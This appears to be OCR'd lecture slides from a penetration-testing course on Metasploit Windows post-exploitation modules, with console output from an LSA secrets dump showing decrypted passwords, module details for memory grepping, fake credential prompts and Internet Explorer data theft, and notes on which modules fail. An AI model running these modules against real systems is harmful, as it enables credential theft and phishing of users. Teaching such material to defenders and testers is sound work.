BitLocker Recovery Passwords




LSA Secrets!

```
msf post(enum_muicache) > info post/windows/gather/lsa_secrets

       Name: Windows Enumerate LSA Secrets
     Module: post/windows/gather/lsa_secrets
   Platform: Windows
       Arch:
       Rank: Normal

Provided by:
  Rob Bathurst <rob.bathurst@foundstone.com>

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SESSION                   yes       The session to run this module on.

Description:
  This module will attempt to enumerate the LSA Secrets keys within
  the registry. The registry value used is:
  HKEY_LOCAL_MACHINE\Security\Policy\Secrets\. Thanks goes to Maurizio
  Agazzini and Mubix for decrypt code from cachedump.
```


Works on Server 2008!


```
msf post(enum_muicache) > use post/windows/gather/lsa_secrets
msf post(lsa_secrets) > show options

Module options (post/windows/gather/lsa_secrets):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf post(lsa_secrets) > set session 3
session => 3
msf post(lsa_secrets) > exploit

[*] Executing module against WIN-JWBPPZSXEFV
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] Vista or above system
[+] Key: DefaultPassword
 Decrypted Value: P@ssw0rdl>u6}

[+] Key: DPAPI_SYSTEM
 Decrypted Value: ,W0>'!GUgLOsC5HG

[+] Key: NL$KM
 Decrypted Value: @Y*\Ce/:N7B}*@aFV>t3JV_Df7%K

[*] Writing to loot...
[*] Data saved in: /root/.msf4/loot/20151104144052_default_192.168.119.129_registry.lsa.sec_371255.txt
[*] Post module execution completed
msf post(lsa_secrets) >
```

memory_grep


msf post(lsa_secrets) > info post/windows/gather/memory_grep
Name: Windows Gather Process Memory Grep
Module: post/windows/gather/memory_grep
Platform: Windows
Arch:
Rank: Normal
Provided by:
bannedit <bannedit@metasploit.com>
Basic options:
Name Current Setting Required Description
HEAP false no Grep from heap
PROCESS yes Name of the process to dump memory from
REGEX yes Regular expression to search for with in memory
SESSION yes The session to run this module on.
Description:
This module allows for searching the memory space of a proccess for potentially sensitive data. Please note: When the HEAP option is enabled, the module will have to migrate to the process you are grepping, and will not migrate back automatically. This means that if the user terminates the application after using this module, you may lose your session.
root@kali:/usr/share/metasploit-framework/modules/post/windows/gather# cd ..
msf post(lsa_secrets) >

Looks Good But Fails






- An alternative to using MimiKatz
- Metasploit SMB Listener (Link Ch 13b)

Phishing


```
msf post(phish_windows_credentials) > info post/windows/gather/phish_windows_credentials

       Name: Windows Gather User Credentials (phishing)
     Module: post/windows/gather/phish_windows_credentials
   Platform: Windows
       Arch: x86, x64
       Rank: Normal

Provided by:
  Wesley Neelen <security <Wesley Neelen <security@forsec.nl>
  Matt Nelson

Basic options:
  Name         Current Setting                                                  Required  Descriptio
n
  ----         ---------------                                                  --------  ----------
.
  DESCRIPTION  {PROCESS_NAME} needs your permissions to start. Please enter user credentials  yes       Message sh
own in the loginprompt
  PROCESS                                                                       no        Prompt if
a specific process is started by the target. (e.g. calc.exe or specify * for all processes)
  SESSION                                                                       yes       The sessio
n to run this module on.

Description:
  This module is able to perform a phishing attack on the target by
  popping up a loginprompt. When the user fills credentials in the
  loginprompt, the credentials will be sent to the attacker. The
  module is able to monitor for new processes and popup a loginprompt
  when a specific process is starting. Tested on Windows 7.
```

Fails on Win 7 and 2008

- Won't run at all on Win 2008
- On Win 7, this box pops up all the time but the password never appears in Metasploit
- Must restart Windows to make it stop




enum_ie


msf post(phish_windows_credentials) > info post/windows/gather/enum_ie
Name: Windows Gather Internet Explorer User Data Enumeration
Module: post/windows/gather/enum_ie
Platform: Windows
Arch:
Rank: Normal
Provided by:
Kx499
Basic options:
Name Current Setting Required Description
SESSION yes The session to run this module on.
Description:
This module will collect history, cookies, and credentials (from either HTTP auth passwords, or saved form passwords found in auto-complete) in Internet Explorer. The ability to gather credentials is only supported for versions of IE >=7, while history and cookies can be extracted for all versions.
msf post(phish_windows_credentials) >

Fails


- Gets no passwords or cookies from Win 7 or Win 2008
- Does get some Web history links from IE 7 on Win 2008

Management Modules



inject_ca

- Subverts HTTPS ☺



